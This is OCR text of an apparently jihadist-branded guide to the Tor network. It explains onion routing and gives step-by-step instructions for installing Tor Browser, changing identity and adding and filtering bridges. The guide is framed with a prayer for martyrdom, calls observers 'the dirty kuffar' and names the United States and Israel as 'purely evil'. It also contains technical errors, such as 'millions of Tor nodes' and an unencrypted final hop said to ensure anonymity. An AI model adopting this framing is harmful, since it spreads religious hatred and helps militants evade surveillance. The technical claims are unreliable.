
Tor
Internet Anonymity

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lillah
Oh Allah! Grant me martyrdom in the Path of Allah!


What Is Tor Project

To sum up Tor briefly, imagine driving a car with a different car registration plate every time or whenever you want, if anyone tries to find your car or track it down it makes it very difficult for the pursuer.


HOW TOR WORKS?
The following three graphics, taken from the Tor Project website itself, explain the process fairly easily.



First, the client's Tor-enabled software determines the list of available Tor nodes that are present in the network. By doing so, it ensures a random node selection each time so that no pattern can be observed by anyone spying, ensuring that you remain private throughout your activities. Random path selection also leaves no footprints, as no Tor node is aware of the origin or destination other than the terminal ones receiving from the clients. And since, from the millions of Tor nodes available, anyone can act as the first receiving node, therefore it is virtually impossible to trace the origin.



Now, the client generates an encrypted message which is relayed to the first Tor node. The Onion router on this node would peel off one layer of encryption and read the information identifying the second node. The second node would repeat the same process and pass on to third. This would go on until the final node receives the location of the actual recipient, where it transmits an unencrypted message to ensure complete anonymity.



Finally, when the client computer wants to establish another path, suppose to visit another website, or even the same one, the Tor network will select an entirely different, random path this time.

Visit Tor Project Website

Want Tor to really work?

You need to change some of your habits, as some things won't work exactly as you are used to.

1. **Use the Tor Browser**

   Tor does not protect all of your computer's Internet traffic when you run it. Tor only protects your applications that are properly configured to send their Internet traffic through Tor. To avoid problems with Tor configuration, we strongly recommend you use the Tor Browser Bundle. It is pre-configured to protect your privacy and anonymity on the web as long as you're browsing with the Tor Browser itself. Almost any other web browser configuration is likely to be unsafe to use with Tor.

2. **Don't enable or install browser plugins**

   The Tor Browser will block browser plugins such as Flash, RealPlayer, Quicktime, and others: they can be manipulated into revealing your IP address. Similarly, we do not recommend installing additional addons or plugins into the Tor Browser, as these may bypass Tor or otherwise harm your anonymity and privacy. The lack of plugins means that Youtube videos are blocked by default, but Youtube does provide an experimental opt-in feature (enable it here) that works for some videos.

3. **Use HTTPS versions of websites**

   Tor will encrypt your traffic to and within the Tor network, but the encryption of your traffic to the final destination website depends upon on that website. To help ensure private encryption to websites, the Tor Browser Bundle includes HTTPS Everywhere to force the use of HTTPS encryption with major websites that support it. However, you should still watch the browser URL bar to ensure that websites you provide sensitive information to display a blue or green URL bar button, include **https://** in the URL, and display the proper expected name for the website.

4. **Don't open documents downloaded through Tor while online**

   The Tor Browser will warn you before automatically opening documents that are handled by external applications. **DO NOT IGNORE THIS WARNING**. You should be very careful when downloading documents via Tor (especially DOC and PDF files) as these documents can contain Internet resources that will be downloaded outside of Tor by the application that opens them. This will reveal your non-Tor IP address. If you must work with DOC and/or PDF files, we strongly recommend either using a disconnected computer, downloading the free VirtualBox and using it with a virtual machine image with networking disabled, or using Tails. Under no circumstances is it safe to use BitTorrent and Tor together, however.

5. **Use bridges and/or find company**

   Tor tries to prevent attackers from learning what destination websites you connect to. However, by default, it does not prevent somebody watching your Internet traffic from learning that you're using Tor. If this matters to you, you can reduce this risk by configuring Tor to use a Tor bridge relay rather than connecting directly to the public Tor network. Ultimately the best protection is a social approach: the more Tor users there are near you and the more diverse their interests, the less dangerous it will be that you are one of them. Convince other people to use Tor, too!

Be smart and learn more. Understand what Tor does and does not offer. This list of pitfalls isn't complete, and we need your help identifying and documenting all the issues.


TOR Tutorial

In the name of God the Merciful
Peace, mercy and blessings of Allah
Taken from al-jahafal and as-ansar


1: Download and Install

Remember TOR only works with Firefox browser, when downloading try to get the bundle which includes firefox set to run TOR.

Step 1: Goto https://www.torproject.org/ and click Download Tor




Step 2: select the latest bundle version includes a web browser fully configure for Tor. Select the one highlighted yellow as this is a portable version the green will leave traces




Step 3: once downloaded go to location of file double click to extract


Step 4: Select location of where you wish to extract and select Extract




Step 5: Once extracted open location of extraction double click on Start Tor Program



Step 6: click on Allow if your firewall or antivirus attempts to block the program





Step 7: Click on Start Tor



The shift to a green bulb means that Tor is working

If all goes well then a green onion should appear in the taskbar and web browser would popup saying the message below





Congratulations. Your browser is configured to use Tor.


Please refer to the Tor website for further information about using Tor safely. You are now free to browse the Internet anonymously.

How To Test Tor and Check Our Identity


We now do a test to make sure that our identity has changed on the net,

Step 1: Go to Http://www.ip-adress.com to check your ip/location


Note: a change in the country other than where you are.



If you wish to change your identity,
Right click on the onion and choose New Identity



Step 3: recheck the ip address




the result

Bridges & How to obtain more


Bridges increases the speed of Tor, and will also increase the security of communication and prevent the prying eyes the dirty kuffar know that you are using Tor.

Step 1: go to https://www.bridges.torproject.org/ or type in google tor Bridges


Type in the capthcha




Step 2: highlight the first bridge right click and select copy




Step 3: Right click on the onion and click on settings




Step 4: in the main window of the Settings choose Network & Click on My ISP




Step 5: a window will appears to add a bridge,




right click and paste




Step 6: to add the bridge click on the + sign






do likewise for all the bridges on the website



To delete a bridge

Select a bridge and click on the - sign




Once done click on OK

How to Filter Bridges

The purpose of this next tutorial is so that one can refrains from using the servers of the countries who are purely evil, Such as the so-called States of America and Israel

step 1: goto https://bridges.torproject.org/



open http://software77.net/geo-ip/multi-lookup/ in a new page in your web browser and copy & paste the bridges as below

